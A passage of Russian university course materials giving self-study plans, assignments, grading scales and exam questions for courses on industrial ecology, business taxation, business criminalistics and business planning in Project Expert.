для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»
форма(ы) обучения (очная)

Разработчик Шигабаева Г.Н./заведующий кафедрой органической и экологической химии

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют.

2. План самостоятельной работы:

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности / контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Безотходные производства — основа промышленной экологии	Чтение обязательной и дополнительной литературы.	Сообщение по теме «Безотходные технологии»	5	8
2	Основы формирования и методы очистки от газообразных загрязнений	Чтение обязательной и дополнительной литературы. Подготовка сообщений, презентаций, рефератов	Презентация и выступление	5	5
3	Источники промышленного загрязнения атмосферы.	Подготовка сообщений, презентаций, рефератов	Презентация и выступление	5	5
4	Загрязнение литосферы.	Подготовка сообщений, презентаций, рефератов	Презентация и выступление	5	5
5	Твердые бытовые отходы и их утилизация.	Подготовка сообщений, презентаций, рефератов	Выступление с презентацией	5	5
6	Очистка сточных вод	Изучение лекционного материала	Использование материала при подготовке презентаций	5	5
7	Основные методы очистки сточных вод.	Изучение лекционного материала	Использование материала при подготовке презентаций	5	5
8	Проблемы разработки безотходных технологий	Повторение лекционного материала и решение практических кейсов	Решение кейсов группой студентов	10	34
9	Подготовка к зачету	Повторение лекционного материала и проработка заданий с практических занятий	Устный опрос	0	20
10	Итого			45	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания.

Выполнение презентаций по темам «Основные виды отходов по отраслям производства» для погружения в тематику занятий.

Примерное задание. Составить презентацию на тему «Основные виды отходов в отрасли производства …», отразить виды отходов по агрегатному состоянию - жидкие,

твердые, газообразные отходы. Основные причины их образования на производствах, рассмотреть технологию производства, причину образования и виды отходов, найти или предложить способы утилизации отходов. Посмотреть мировую статистику по данным видам отходов на конкретном производстве, сделать выводы. Результаты работы оформить в виде презентаций и устного доклада.

Рекомендации по выполнению:

- изучить материалы лекционных презентаций, конспектов лекций, материалы, размещенные на lxp.
- освоить основные термины и понятия, экологические нормативы и способы их расчета, теоретические положения, основы технологии производства того или иного производства.
- самостоятельность (можно пользоваться ИИ, но грамотно интерпретировать результаты анализа)
- визуализация работы за счет построения графиков по классификации отходов и мировой статистике по накоплению данных видов отходов.
- в выводах необходимо опираться на лекционный материал и изученными в рамках практических занятий схемы производства и способы очистки и утилизации.

Обсуждение на практических занятиях по материалам лекций, основных мировых компаний-лидеров по загрязнению окружающей среды и методам борьбы с отходами.

Данный вид заданий носит разноплановый характер, нацелены на приобретение обучающимися навыков критического анализа состояния мировой экономики различных стран, основных промышленных загрязнителей окружающей среды, основных стран лидеров по безотходным производствам.

Примерное задание. Рассмотреть производство черной металлургии по странам мира, выявить лидеров по производству, рассмотреть способы образования отходов в данной отрасли производства, логистику и размещение производства по странам мира. Выявить страны, с наиболее рациональным использованием сырья и меньшим количеством отходов.

Рекомендации по выполнению:

- изучить материалы лекционных презентаций, конспектов лекций, материалы, размещенные на lxp
- освоить основные термины и понятия, провести правильный поиск информации с учетом экономических показателей в том числе.
- обучающийся самостоятельно выбирает дату и время выполнения задания в пределах установленного срока, задания, выступает на занятиях в разделе вспомогательная информация в помощь основному докладчику.

Подготовка к практическим занятиям.

В ходе подготовки к практическим занятиям рекомендуется изучить презентации с лекций, а также основную и дополнительную литературу, публикации в научных изданиях, если на них есть отсылки в презентациях, материалы, размещенные на электронных образовательных ресурсах.

Рекомендации для подготовки:

- изучить материалы лекционных презентаций, конспектов лекций, материалы, размещенные на lxp
- освоить основные термины и понятия, экологические нормативы и способы их расчета, теоретические положения, основы технологии производства того или иного производства.

Подготовка к зачету.

Дифференцированный зачет проводится в устной форме – это вид проверки знаний и умений учащихся, который направлен на выявление степени усвоения изученного

материала. Итоговое собеседование проводится в аудитории продолжительностью 90 минут, по билетам, состоящим из двух вопросов. Составление заданий к зачету осуществляет преподаватель, преподававший данный курс.

Рекомендации для подготовки:

- изучить материалы лекционных презентаций, конспектов лекций, материалы, размещенные на lxp

- освоить основные термины и понятия, экологические нормативы и способы их расчета, теоретические положения, основы технологии производства того или иного производства.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине.

Дифференцированный зачет проводится в устной форме в виде собеседования по вопросам к зачету. Устное собеседование является инструментом промежуточной аттестации обучающегося в 2-4-м семестре. Устное собеседование проводится в аудитории продолжительностью 90 минут. Составление заданий осуществляет преподаватель, преподававший данный курс.

Проходной балл для студентов, освоивших дисциплину, составляет 61 балл, набранных с учетом лекционных баллов путём суммирования баллов на учебных встречах, из возможных 100 баллов.

Студенты, набравшие менее 61 балла за дисциплину, в обязательном порядке сдают зачет в устной форме. Студенты, набравшие от 61 до 75 баллов, имеют право не посещать зачет и получить оценку "удовлетворительно". Студенты, набравшие от 76 до 90 баллов, имеют право не посещать зачет и получить оценку "хорошо". Студенты, набравшие более 91 балла автоматически получают зачет с оценкой "отлично".

Студенты, набравшие от 61 до 90 баллов, имеют право повысить свою оценку путём сдачи зачета. При этом, оценка, набранная путем суммирования баллов в течение семестра, аннулируется и в зачетную книжку проставляется оценка, полученная на зачёте.

Рекомендации для подготовки:

- изучить материалы лекционных презентаций, конспектов лекций, материалы, размещенные на lxp

- освоить основные термины и понятия, экологические нормативы и способы их расчета, теоретические положения, основы технологии производства того или иного производства.

- использовать следующие вспомогательные материалы:

Примерные темы рефератов и презентаций:

Основы образования жидких, твердых и газообразных загрязнений в следующих отраслях производств:

1. Производство тепловой, электрической энергии и пара.
2. Черная и цветная металлургия.
3. Производство строительных материалов.
4. Химическая и нефтехимическая промышленность.
5. Биохимическая промышленность.
6. Стекольная промышленность.
7. Транспорт.
8. Производство сельскохозяйственной продукции.
9. Нефтеперерабатывающая и нефтедобывающая промышленность.
10. Жилищно-коммунальное хозяйство
11. Легкая промышленность.
12. Пищевая промышленность.

Вопросы к зачету:

Вопросы к зачету:

1. Понятие о безотходной технологии. Основные термины и определения.
2. Экологические требования к производственной деятельности человека.
3. Очистка газов от оксидов углерода.
4. Общие анализы сточных вод.
5. Организация инженерно-технического контроля над состоянием окружающей среды. Метод картографирования и его применение для изучения загрязнений атмосферы.
6. Очистка газов от диоксида серы: аммиачный, содовый, известковый методы.
7. Балансовое уравнение степени очистки сточных вод перед их спуском в водоемы.
8. Научно-техническая экспертиза проектов. Экологическая экспертиза проектов.
9. Очистка газов от сероводорода, окислительные (мышьяково-содовый, железо-содовый) методы.
10. Очистка сточных вод от взвешенных примесей.
11. Характерные группы отказов оборудования (приработочные, внезапные, износовые).
12. Очистка газов от оксидов азота: окислительные и абсорбционные методы.
13. Физико-химические методы очистки сточных вод.
14. Санитарно-защитная зона предприятия, функции и назначение. Определение ширины санитарно - защитной зоны предприятия.
15. Очистка газов от аммиака.
16. Ионообменный метод очистки сточных вод.
17. Понятие об экологическом паспорте предприятия.
18. Очистка газов от галогенов и их соединений
19. Биохимические методы очистки сточных вод в искусственных условиях.
20. Экологические аспекты новых методов нефтеотдачи пластов.
21. Очистка газов от диоксида серы: магнезиальный и каталитический методы.
22. Биохимические методы очистки сточных вод в искусственных условиях.
23. Утилизация твердых отходов металлургии и энергетики.
24. Санитарно-защитная зона предприятия, функции и назначение. Определение ширины санитарно - защитной зоны предприятия. Функции зеленых насаждений.
25. Физико-химические методы очистки сточных вод: флотация, адсорбция, ионный обмен.
26. Утилизация твердых отходов химической промышленности (производства неорганического синтеза, двойного суперфосфата, фосфорной кислоты, калийной промышленности производства серной кислоты…).
27. Очистка газов от оксидов азота: окислительные и абсорбционные методы.
28. Очистка сточных вод от взвешенных частиц.
29. Использование промышленных отходов в сельском хозяйстве для мелиорации кислых почв.
30. Очистка газов от галогенов и их соединений.
31. Очистка сточных вод от взвешенных частиц.
32. Использование промышленных отходов в сельском хозяйстве для мелиорации солонцовых почв.

Основная литература:

1. Ветошкин, А. Г. Технология защиты окружающей среды (теоретические основы) [Электронный ресурс] : Учебное пособие / А. Г. Ветошкин, К. Р. Таранцева. - Пенза: Изд-во Пенз. гос. технол. акад., 2004. - 267 с. - Текст : электронный. - URL: https://znanium.com/catalog/product/435687 (дата обращения: 05.05.2020). – Режим доступа:

по подписке.

Дополнительная литература:

1. Гридэл Т.Е., Алленби Б.Р. Промышленная экология: Учеб. пособие для вузов / Пер. с англ. под ред. проф. Э.В. Гирусова. — М. : ЮНИТИ-ДАНА, 2017.— 527 с. — (Серия «Зарубежный учебник»). - ISBN 978-5-238-00620-9. - Текст : электронный. - URL: https://znanium.com/catalog/product/1028549 (дата обращения: 05.05.2020). – Режим доступа: по подписке.

2. Экологический мониторинг и экологическая экспертиза : учеб. пособие / М.Г. Ясовеев, Н.Л. Стреха, Э.В. Какарека, Н.С. Шевцова ; под ред. проф. М.Г. Ясовссва. — Минск : Новое знание ; Москва : ИНФРА-М, 2018. - 304 с. - (Высшее образование: Бакалавриат). - ISBN 978-985-475-575-5 (Новое знание). ISBN 978-5-16-006845-9 (ИНФРА-М. print); ISBN 978-5-16-102030-2 (ИНФРА-М. online). - Текст : электронный. - URL: https://znanium.com/catalog/product/916218 (дата обращения: 05.05.2020). – Режим доступа: по подписке.

Интернет-ресурсы:

http://elibrary.ru Научная электронная библиотека

http://biblioclub.ru/ ЭБС «Университетская библиотека онлайн»

http://archive.neicon.ru/xmlui/ Архив научных журналов

http://diss.rsl.ru/ Электронная библиотека диссертаций РГБ

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Бизнес и налоги*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Лупикова Елена Владимировна, канд.экон.наук, доцент кафедры экономической безопасности, системного анализа и контроля*

1. Темы дисциплины для самостоятельного освоения обучающимися

1. Основы налогообложения бизнеса
Создать инфографику, отображающую конституционную обязанность уплаты законно установленных налогов.
Интернет-источники:
https://www.nalog.gov.ru/
https://minfin.gov.ru/

2. Основы налогового учета в организациях
Разработать таблицу, характеризующую элементы налогообложения налогов, установленных НК РФ
Интернет-источники:
https://www.consultant.ru/

3. Налоговый учет при общей системе налогообложения
Подготовить доклад (презентацию, обзор) мировых и российских практик противодействия уклонения от уплаты налогов
Интернет-источники:
https://www.nalog.gov.ru/
Better policies for better lives | OECD
ОБЗОР УСПЕШНЫХ ПРАКТИК УСТРАНЕНИЯ СХЕМ УКЛОНЕНИЯ ОТ НАЛОГООБЛОЖЕНИЯ, ВКЛЮЧАЮЩИХ ВЫЯВЛЕНИЕ РЕАЛЬНОГО ИХ ВЫГОДОПРИОБРЕТАТЕЛЯ, БЕНЕФИЦИАРОВ ДЕЯТЕЛЬНОСТИ ЛИЦА, УКЛОНЯЮЩЕГОСЯ ОТ УПЛАТЫ НАЛОГОВ, НАПРАВЛЕНИЙ ВЫВОДА АКТИВОВ И ПОЛУЧЕННОЙ ВЫГОДЫ, НАЧИНАЯ СО... \ КонсультантПлюс

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Основы налогообложения бизнеса	Подготовка эссе	Эссе	5	10
2	Основы налогового учета в организациях	Создание таблицы	Таблица	5	10
3	Налоговый учет при общей системе налогообложения	Презентация результатов исследования	Презентация	10	12
4	Налоговый учет при специальных налоговых режимах	Разработка инфографики	Доклад	10	12
5	Налоговый учет индивидуальных предпринимателей	Написание реферата	Проект	10	12
6	Подготовка к занятиям	Повторение лекционного материала и	Участие в обсуждениях	0	18

		изучение дополнительной литературы			
7	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение контрольных заданий	Успешное выполнение контрольных	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1. Зачем нам нужны налоги?
   Подготовка эссе

- Примерное задание: Написать эссе на тему "Я гражданин, а значит я налогоплательщик"
- Рекомендации по выполнению:
  - Изучите лекционные материалы и дополнительные источники информации.
  - Освойте основные термины и понятия, связанные с налогообложением.
  - Эссе должно быть структурировано, с четким введением, основной частью и заключением.
  - Используйте примеры и статистические данные для обоснования своих тезисов.
  - Самостоятельность в работе приветствуется, допустимы заимствования с правильным указанием источников.
- Критерии оценивания:
  - Полнота раскрытия темы (2 балла).
  - Логичность и структура изложения (1 балл).
  - Использование примеров и данных (1 балл).
  - Оригинальность и самостоятельность (1 балл).

2. Основы налогового учета в организациях
   Создание таблицы.

- Примерное задание: Создать таблицу, отражающую элементы налогов, установленных Налоговым кодексом РФ
- Рекомендации по выполнению:
  - Изучите лекции и дополнительные материалы по теме налогообложения.
  - Таблица должна быть четкой и структурированной, с указанием источников информации.
  - Акцент на ясность и наглядность представления данных.
- Критерии оценивания:
  - Полнота и точность информации (2 балла).
  - Структура и оформление таблицы (2 балла).
  - Использование релевантных источников (1 балл).

3. Налоговый учет при общей системе налогообложения
   Презентация результатов исследования

- Примерное задание: Исследовать проблемы налогообложения бизнеса и представить результаты в виде презентации.
- Рекомендации по выполнению:
  - Используйте научные статьи и актуальные исследования для сбора информации.
  - Проиллюстрируйте проблему с помощью статистических данных, обзора судебной практики и т.п.
  - Презентация должна быть визуально привлекательной и информативной, с минимумом текста и максимумом графиков и диаграмм.

- Включите в презентацию рекомендации по улучшению ситуации.

- Критерии оценивания:
  - Глубина исследования и актуальность данных (4 балла).
  - Качество и наглядность презентации (3 балла).
  - Рекомендации и выводы (3 балла).

4. Налоговый учет при специальных налоговых режимах

Разработка инфографики

- Примерное задание: Разработать инфографику об обосновании выбора режима налогообложения субъектами малого предпринимательства.
- Рекомендации по выполнению:
  - Инфографика должна быть понятной и содержательной, с использованием визуальных элементов.
  - Используйте актуальные данные и статистику.
  - Включите краткое пояснение к каждому элементу инфографики.
- Критерии оценивания:
  - Ясность и информативность инфографики (3 балла).
  - Качество визуального оформления (1 балл).
  - Соответствие данных современным исследованиям (1 балл).

5. Налоговый учет индивидуальных предпринимателей

Разработка проекта

- Примерное задание: подготовьте бизнес-план и обоснуйте налоговые обязательства предпринимателя
- Рекомендации по выполнению:
  - Изучите основные подходы к бизнес-планированию через литературу и научные статьи.
  - Проект должен включать вид деятельности, обзор рынка, анализ конкурентов, план доходов и расходов и выводы о видах налогов к уплате.
  - Приветствуется использование графиков и таблиц для иллюстрации данных.
- Критерии оценивания:
  - Полнота и глубина анализа (4 балла).
  - Логичность структуры и ясность изложения (3 балла).
  - Оригинальность и самостоятельность (3 балла).

6. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде письменного ответа на вопросы и устного собеседования с преподавателями дисциплины.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся на лекциях, и обратите особое внимание на ключевые понятия и теории. Убедитесь, что вы чётко понимаете основные термины, такие как элементы налогообложения, прямые и косвенные налоги, страховые взносы, общая и специальная системы налогообложения и др.. Используйте дополнительные ресурсы для углубленного изучения:

1) Основы налоговой политики в России

https://www.nalog.gov.ru/

https://minfin.gov.ru/

2) Практики борьбы с уклонением от уплаты налогов

Better policies for better lives | OECD

ОБЗОР УСПЕШНЫХ ПРАКТИК УСТРАНЕНИЯ СХЕМ УКЛОНЕНИЯ ОТ НАЛОГООБЛОЖЕНИЯ, ВКЛЮЧАЮЩИХ ВЫЯВЛЕНИЕ РЕАЛЬНОГО ИХ

ВЫГОДОПРИОБРЕТАТЕЛЯ, БЕНЕФИЦИАРОВ ДЕЯТЕЛЬНОСТИ ЛИЦА, УКЛОНЯЮЩЕГОСЯ ОТ УПЛАТЫ НАЛОГОВ, НАПРАВЛЕНИЙ ВЫВОДА АКТИВОВ И ПОЛУЧЕННОЙ ВЫГОДЫ, НАЧИНАЯ СО... \ КонсультантПлюс

3) Требования законодательства о налогах и сборах в РФ https://www.consultant.ru/

Вопросы для подготовки к дифференцированному зачету:

1. Сущность и виды налогов.
2. Права и обязанности налогоплательщика и налоговых органов.
3. Общие условия установления налогов и сборов.
4. Общие правила исполнения обязанности по уплате налогов, сборов, страховых взносов.
5. Налоговые декларации и налоговый контроль.
6. Прямые и косвенные налоги в РФ
7. Налог на прибыль: плательщики, налоговая база, налоговые ставки, порядок исчисления и уплаты.
8. Налог на добавленную стоимость: плательщики, налоговая база, налоговые ставки, порядок исчисления и уплаты.
9. Налог на имущество организаций: плательщики, налоговая база, налоговые ставки, порядок исчисления и уплаты.
10. Страховые взносы: плательщики, налоговая база, налоговые ставки, порядок исчисления и уплаты.
11. Упрощенная система налогообложения: плательщики, налоговая база, налоговые ставки, порядок исчисления и уплаты.
12. Патентная система налогообложения: плательщики, налоговая база, налоговые ставки, порядок исчисления и уплаты.
13. Налог на профессиональный доход: плательщики, налоговая база, налоговые ставки, порядок исчисления и уплаты.
14. Налог на доходы физических лиц: плательщики, налоговая база, налоговые ставки, порядок исчисления и уплаты.
15. Уклонение от уплаты налогов как угроза национальной безопасности

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Бизнес-криминалистика*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Толстолужинская Е.М., доцент кафедры уголовно-правовых дисциплин*

1. Темы дисциплины для самостоятельного освоения обучающимися

Темы дисциплины для самостоятельного освоения обучающимися отсутствуют.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Экспертное направление	Изучение темы Подготовка к практическим занятиям	Собеседование по теме	0-0,5	14
2	Подлог в документах и защита авторских прав	Изучение темы Подготовка к практическим занятиям	Собеседование по теме	0-0,5	15
3	Криминалистические основы переговоров и кадрового обеспечения	Изучение темы Подготовка к практическим занятиям	Собеседование по теме	0-0,5	15
4	Криминалистические средства профилактики и выявления нарушений	Изучение темы Подготовка к практическим занятиям	Собеседование по теме	0-0,5	15
5	Тактика защиты по уголовным делам	Изучение темы Подготовка к практическим занятиям	Собеседование по теме	0-0,5	15
6	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение контрольных заданий	Устный ответ на экзаменационный билет, защита проекта	0	18
	Итого			2,5	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Экспертное направление

1. Подготовка к работе на занятии по заданию преподавателя

- Рекомендации по выполнению:
  - Изучите лекционные материалы и дополнительные источники информации.
  - Освойте основные термины и понятия темы.
- Критерии оценивания:
  - Полнота раскрытия темы (0-0,5 балла).

2. Подлог в документах и защита авторских прав.

Подготовка к работе на занятии по заданию преподавателя

- Рекомендации по выполнению:
  - Изучите лекционные материалы и дополнительные источники информации.

- Освойте основные термины и понятия темы.
- Критерии оценивания:
- Полнота раскрытия темы (0-0,5 балла).

3. Криминалистические основы переговоров и кадрового обеспечения.

Подготовка к работе на занятии по заданию преподавателя

- Рекомендации по выполнению:
- Изучите лекционные материалы и дополнительные источники информации.
- Освойте основные термины и понятия темы.
- Критерии оценивания:
- Полнота раскрытия темы (0-0,5 балла).

4. Криминалистические средства профилактики и выявления нарушений.

Подготовка к работе на занятии по заданию преподавателя

- Рекомендации по выполнению:
- Изучите лекционные материалы и дополнительные источники информации.
- Освойте основные термины и понятия темы.
- Критерии оценивания:
- Полнота раскрытия темы (0-0,5 балла).

5. Тактика защиты по уголовным делам.

Подготовка к работе на занятии по заданию преподавателя

- Рекомендации по выполнению:
- Изучите лекционные материалы и дополнительные источники информации.
- Освойте основные термины и понятия темы.
- Критерии оценивания:
- Полнота раскрытия темы (0-0,5 балла).

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной форме и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде устного собеседования с преподавателями дисциплины.

Подготовьте проект «Криминалистическое сопровождение (конкретной) сферы бизнеса». В проекте должны быть пункты по всем пройденным темам.

Требования к презентации проекта:

Продолжительность выступления - не более 10 минут.

Содержание презентации: ФИО авторов проекта, название проекта, характеристика проектной идеи, оценка идеи проекта, обоснование проекта (объективность оценки следственной ситуации, полнота и объективность версий, необходимые ресурсы, сроки выполнения, эффективность последовательности средств, календарный график реализации).

Вопросы для подготовки к дифференцированному зачету:

1. Виды экспертиз
2. Экспертные учреждения Тюмени и федерального уровня
3. Подготовка вопросов эксперту
4. Подготовка материалов эксперту (свободные, условно-свободные, экспериментальные образцы)
5. Заключение эксперта: содержание и выводы
6. Общие признаки почерка/подписи
7. Частные признаки почерка/подписи
8. Вопросы эксперту
9. Свободные и условно-свободные образцы почерка/подписи
10. Экспериментальные образцы почерка/подписи
11. Современные способы подделки документов/подписи

12. Современные способы подделки оттисков печатей и штампов
13. Вопросы эксперту
14. Свободные и условно-свободные образцы
15. Экспериментальные образцы
16. Признаки письменной речи
17. Подготовка вопросов для автороведческой экспертизы
18. Подготовка материалов для автороведческой экспертизы
19. Лингвистическая грамотность (семантическое исследование): ситуации применения, возможности экспертиз.
20. Исследование наименований: ситуации применения, возможности экспертиз.
21. Подготовка к собеседованию: мониторинг соцсетей, изучение резюме соискателя, определение тактики предстоящего собеседования
22. Выявление ложных показаний: вербальные и не вербальные признаки лжи, использование полиграфа
23. Пресечение ложных показаний: тактические приемы
24. Слепое прослушивание: криминалистическое обоснование и теоретические основы
25. Составы преступлений для конкретной сферы бизнеса (вопрос изучает 2 эксперта)
26. Технико-криминалистические средства системы Паппилон, безопасный город
27. Современные запирающие устройства
28. Правила реагирования при выявлении признаков преступления
29. Способы противодействия расследованию со стороны защиты
30. Способы противодействия расследованию со стороны подозреваемого
31. Процессуальные следственные ошибки
32. Тактические следственные ошибки
33. Тактика защиты

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;

от 61 до 75 баллов – «удовлетворительно»;

от 76 до 90 баллов – «хорошо»;

от 91 до 100 баллов – «отлично».

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Бизнес-планирование в Project Expert*
Направление подготовки/ Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Лёвкина Анастасия Олеговна, профессор кафедры экономической безопасности, системного анализа и контроля ФЭИ ТюмГУ*

1. Темы дисциплины для самостоятельного освоения обучающимися

Темы дисциплины для самостоятельного освоения обучающимися отсутствуют.

2. План самостоятельной работы

№ п/п	Темы дисциплины	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов за вне-аудиторную СР	Рекомендуемый бюджет времени на выполнение * (ак.ч.)
1	2	3	4	5	6
1.	Основы финансового моделирования и бизнес-планирования	Изучение теоретических основ финансового моделирования и бизнес-планирования. Подготовка к тесту.	Закрытый тест	-	10
2.	Построение упрощенной финансовой модели	Изучение дополнительных материалов. Изучение инструкции по Project Expert.	Задание для практикума (решение задач)	-	10
3.	Разработка бизнес-идеи	Изучение дополнительных материалов. Поиск информации к разработке собственного бизнес-проекта.	Исходная информация к индивидуальному кейсу для внесения в программу	8	10
4.	Финансовое моделирование и анализ рисков проекта	Изучение дополнительных материалов. Изучение инструкции по Project Expert.	Задание для практикума (решение задач)	-	10
5.	Анализ финансирования, эффективности и рисков проекта	Изучение дополнительных материалов. Изучение инструкции по Project Expert.	Задание для практикума (решение задач)	-	10
6.	Сбор и систематизация информации для финансового моделирования	Изучение дополнительных материалов. Изучение инструкции по Project Expert.	Задание для практикума (решение задач)	-	10
7.	Индивидуальная разработка бизнес-плана	Разработка и оптимизация финансовой модели собственного бизнес-проекта. Подготовка	Финансовая модель проекта. Презентация проекта.	25	34

		презентации.			
	Итого (часов)			33	94

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания.

Вид самостоятельной работы: Изучение теоретических основ финансового моделирования и бизнес-планирования. Подготовка к тесту.
Форма отчетности: Тест закрытый.
Тест состоит из 10 вопросов с четырьмя вариантами ответов, правильным считается один ответ. Тест позволяет оценить полученные знания по теме, самостоятельную работу студента. Индивидуализация теста обеспечивается подготовкой четырех вариантов тестовых заданий.
Рекомендации по выполнению:
Вдумчивое чтение рекомендуемой литературы, конспекта или презентации лекции.
Критерии оценивания:
- решение, содержащее правильные ответы на все вопросы теста, оценивается максимальным количеством баллов;
- решение, содержащее неправильные ответы, в зависимости от их количества оценивается в процентах от максимального балла.

Вид самостоятельной работы: Изучение дополнительных материалов. Изучение инструкции по Project Expert.
Форма отчетности: Задание для практикума (решение задач).
Задание для практикума представляет собой часть сквозного кейса по финансовому моделированию бизнеса с использованием профессионального ПО Project Expert.
Рекомендации по выполнению:
При выполнении задания для практикума рекомендуется руководствоваться инструкциями к выполнению практикума, строго соблюдать очередность выполнения последовательных частей практикума. При выполнении практикума рекомендуется самостоятельно обращаться к информации, поясняющей выполняемые действия, к контекстной справке и учебнику по программе для более глубокого понимания методических, экономических и технических аспектов моделирования в программе.
Критерии оценивания:
- решение, соответствующее всем требованиям практикума, оценивается максимальным количеством баллов;
- решение, содержащее ошибки, в зависимости от их количества оценивается в процентах от максимального балла.

Вид самостоятельной работы: Изучение дополнительных материалов. Поиск информации к разработке собственного бизнес-проекта.
Форма отчетности:
Исходная информация к индивидуальному кейсу для внесения в программу.
Рекомендации по выполнению:
Для сбора информации к индивидуальному кейсу рекомендуется воспользоваться формой шаблона, выдаваемой преподавателем. Для заполнения маркетинговой части проекта рекомендуется ознакомиться с дополнительными источниками по маркетинговым методам прогноза объема продаж нового товара, видам рекламы и прочее.
Критерии оценивания:
Шаблон для сбора исходной информации к кейсу полностью заполнен, информация достаточна для моделирования кейса в программе.

Вид самостоятельной работы: Разработка и оптимизация финансовой модели собственного бизнес-проекта. Подготовка презентации.

Форма отчетности: Финансовая модель проекта.

Рекомендации по выполнению:

Для финансового моделирования рекомендуется использовать ту же самую последовательность занесения информации в программу, что и при решении предшествующих задач. В случае затруднений – обращаться к справке, тьюториалу или к преподавателю. В целях анализа рисков рекомендуется провести дополнительный анализ внешней среды для выявления возможных границ изменения заданных параметров проекта: цен, налогов, инфляции, ставок по кредитам и прочее.

Критерии оценивания: Модель проекта содержат описание всех ключевых внутренних параметров и факторов внешней среды, рассчитанные риски, подобранный кредит, график NPV имеет положительный тренд и не находится в области отрицательных чисел.

Форма отчетности: Презентация проекта.

Рекомендации по выполнению:

Презентация должна содержать основные результаты индивидуального бизнес-проекта, графики и показатели эффективности проекта. Рекомендуемая структура слайдов собственного проекта:

1. Титульный лист (название проекта, автор)
2. Описание продукта, услуги, технологии (название, специфика, ниша). Можно 1-3 слайда.
3. Обоснование цены продукта.
4. Планируемый объем продаж. Маркетинговая политика.
5. Себестоимость и общие издержки.
6. Кэш-фло (график обязательно)
7. Отдельно – сумма займа. График займа и его выплат.
8. Основные показатели эффективности проекта.
9. Риски. Анализ чувствительности. Обязательно вывод, к каким факторам наиболее чувствителен проект и меры профилактики рисков.
10. Риски. Монте-Карло. Вывод об общей устойчивости проекта.
11. Риски. Анализ безубыточности. Сравнение с планом продаж. Запас прочности.
12. Общий вывод об инвестиционной привлекательности проекта и рисках.

Презентация предполагает устную защиту проекта, ответы на вопросы преподавателя.

Критерии оценивания:

Презентация должна содержать основные результаты индивидуального бизнес-проекта, графики и показатели эффективности проекта.

Презентация сопровождается защитой проекта. Защита, содержащая обоснованную модель проекта и ответы на вопросы, оценивается максимальным количеством баллов.

Защита, содержащая неполную или частично некорректную модель, неполные или частично некорректные ответы на вопросы, оценивается в процентах от максимального количества баллов.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине.

Форма проведения промежуточной аттестации – дифференцированный зачет.

Результаты текущего контроля учитываются при промежуточной аттестации.

Промежуточный контроль освоения дисциплины осуществляется в рамках рейтинговой системы оценок. Оценка студента в рамках рейтинговой системы является интегрированной оценкой выполнения студентом заданий во время практических занятий,

выполнения кейсов и результатов тестирования. Эта оценка характеризует уровень знаний и умений, приобретенных студентом в ходе изучения дисциплины.

Перевод баллов в зачет с оценкой осуществляется по следующей шкале:

от о до 60 баллов – «не зачтено / неудовлетворительно»

от 61 до 75 баллов – «зачтено на удовлетворительно»

от 76 до 90 баллов – «зачтено на хорошо»

от 91 до 100 баллов – «зачтено на отлично»

Студенты, не набравшие 61 балл и студенты, желающие повысить текущий результат, приступают к процедуре промежуточной аттестации.

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

